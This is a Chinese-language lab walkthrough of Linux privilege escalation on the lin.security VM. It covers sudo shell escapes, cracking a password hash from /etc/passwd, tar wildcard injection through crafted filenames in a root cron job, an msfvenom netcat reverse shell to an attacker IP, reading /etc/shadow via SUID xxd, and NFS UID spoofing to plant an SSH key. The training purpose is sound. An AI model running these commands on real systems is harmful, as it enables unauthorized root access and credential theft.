**免责声明：**

**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**

**希望同学们知法、懂法、守法，做一个良好公民。**

**linux提权**


靶场介绍：lin.security是一个基于Ubuntu（18.04 LTS）的Linux靶场，含有许多权限提升的漏洞。

攻击机kali：root/123456

靶机：bob / secret（默认的低权限用户）

## 一、nmap扫描，收集端口信息

nmap -sS 117.80.88.123



## 二、发现22号端口，使用ssh登录

ssh bob@117.80.88.123




## 三、sudo提权


sudo权限是root把本来只能超级用户执行的命令赋予普通用户执行

使用sudo -l这个命令来查看支持root权限的命令


sudo -l




发现有ash、awk、find等权限。

在线查询sudo的提权命令： https://gtfobins.github.io/  


① ash提权




sudo ash




### ② awk提权

sudo awk 'BEGIN {system("/bin/sh")}'




### ③ find提权


sudo find . -exec /bin/sh \; -quit



### ④ man提权


输入 sudo man man，再输入 !/bin/bash





### ⑤ socat提权

sudo socat stdin exec:/bin/sh



## 四、/etc/passwd哈希提权


linux的用户密码哈希存储在/etc/shadow文件，普通用户能够查看到的则是/etc/passwd这个文件。

在/etc/passwd中，账户的第二列是密码哈希，如果该列为x则代表密码哈希存储在/etc/shadow文件中。

读取/etc/passwd文件，发现insecurity用户的gid和uid都是0 ，即拥有root权限。且显示了密码的哈希，能进行解密。

cat /etc/passwd


AzER3pBZh6WZE



在 https://www.somd5.com/ 进行md5解密，得到密码为 P@ssw0rd!




切换用户，提权成功



## 五、定时任务+通配符提权

先查看 /etc/crontab 有哪些定时任务

cat /etc/crontab




从左到右以此为分，时，日，月，周

最后一条任务含义：以root用户的权限每分钟执行一次 /etc/cron.daily/backup

查看/etc/cron.daily/backup文件：


cat /etc/cron.daily/backup




该脚本的含义是：使用了tar命令对/home下每个目录进行备份，且使用了通配符\*，可以使用通配符提权

1. 在kali上生成nc反弹shell的payload

msfvenom -p cmd/unix/reverse\_netcat lhost=117.80.88.151 lport=9999 R



② 在靶机上将payload写入shell.sh，并赋予执行权限




③ 再创建两个文件：--checkpoint-action=exec=sh shell.sh 和 --checkpoint=1，两个文件的文件名会当做命令行参数给tar程序

echo > “--checkpoint-action=exec=sh shell.sh” #在checkpoint（检查点）上执行动作exec=sh shell.sh


echo > “--checkpoint=1” #--checkpoint=n：每写入n个记录之后设置一个检查点，在检查点可以执行任意的操作

当执行tar 命令时，通配符\* 会自动被替换成参数，完整命令如下

tar -zcf archive.tar \* --checkpoint=1 --checkpoint-action=exec=sh shell.sh




④ 开启监听，收到反弹shell




## 六、敏感隐藏文件提权

使用find查找home目录下的所有隐藏文件，并用ls -al显示出来。

find / -name “.\*” -type f -path “/home/\*” -exec ls -al {} \; 2>/dev/null



发现susan用户有一个.secret 的文件，查看文件内容得到密码，并成功切换用户




## 七、SUID提权

SUID的s指的是特殊权限，超级管理员希望用户在执行一些特殊权限文件时，拥有root的权限，就会配置特殊权限。

查找 suid权限文件的命令：


find / -perm -u=s -type f -exec ls -al {} \; 2>/dev/null




### ① xxd提权

xxd命令可以为给定的标准输入或者文件做一次十六进制的输出，它也可以将十六进制输出转换为原来的二进制格式。并且用户组为itservices是拥有执行权限x的，当suid和执行权限一起使用将会造成提权。


cat /etc/group



susan这个用户属于itservices这个用户组，可以进行提权。




xxd "/etc/shadow" | xxd -r




顺利的读出来只有root才能读出的shadow

这里可以尝试爆破密码，得到root权限。


### ② taskset提权



其他用户拥有执行权限




taskset 1 /bin/sh -p



## 八、NFS提权

查看可以访问的 nfs 目录，发现账号peter的家目录可以被挂载。

showmount -e 117.80.88.123




挂载peter的家目录，显示的文件的所有者和所属组分别为1001和1005

mkdir /mnt/peter

mount 117.80.88.123:/home/peter /mnt/peter

ls -al /mnt/peter

df -h




此时是没有写入权限的，因为默认情况下客户端的root身份会被主动压缩成匿名者。

这里需要伪造文件所有者的UID和GID来欺骗NFS服务器，创建一个gid为1005的用户组，接着创建peter这个账户uid指定为1001，gid指定为1005。


groupadd -g 1005 peter

adduser peter -uid 1001 -gid 1005




此时就有写的权限了，可以写入ssh公钥，通过密钥登陆靶机peter这个账户。  
① 生成公私钥对

ssh-keygen




② 创建.ssh目录

mkdir .ssh



③ 将生成的公钥文件复制到peter的家目录的.ssh目录下

cat ~/.ssh/id\_rsa.pub > /mnt/peter/.ssh/authorized\_keys




④ 使用私钥进行登录

ssh -i id\_rsa peter@117.80.88.123



⑤ 通过strace可以提权到root

sudo -l



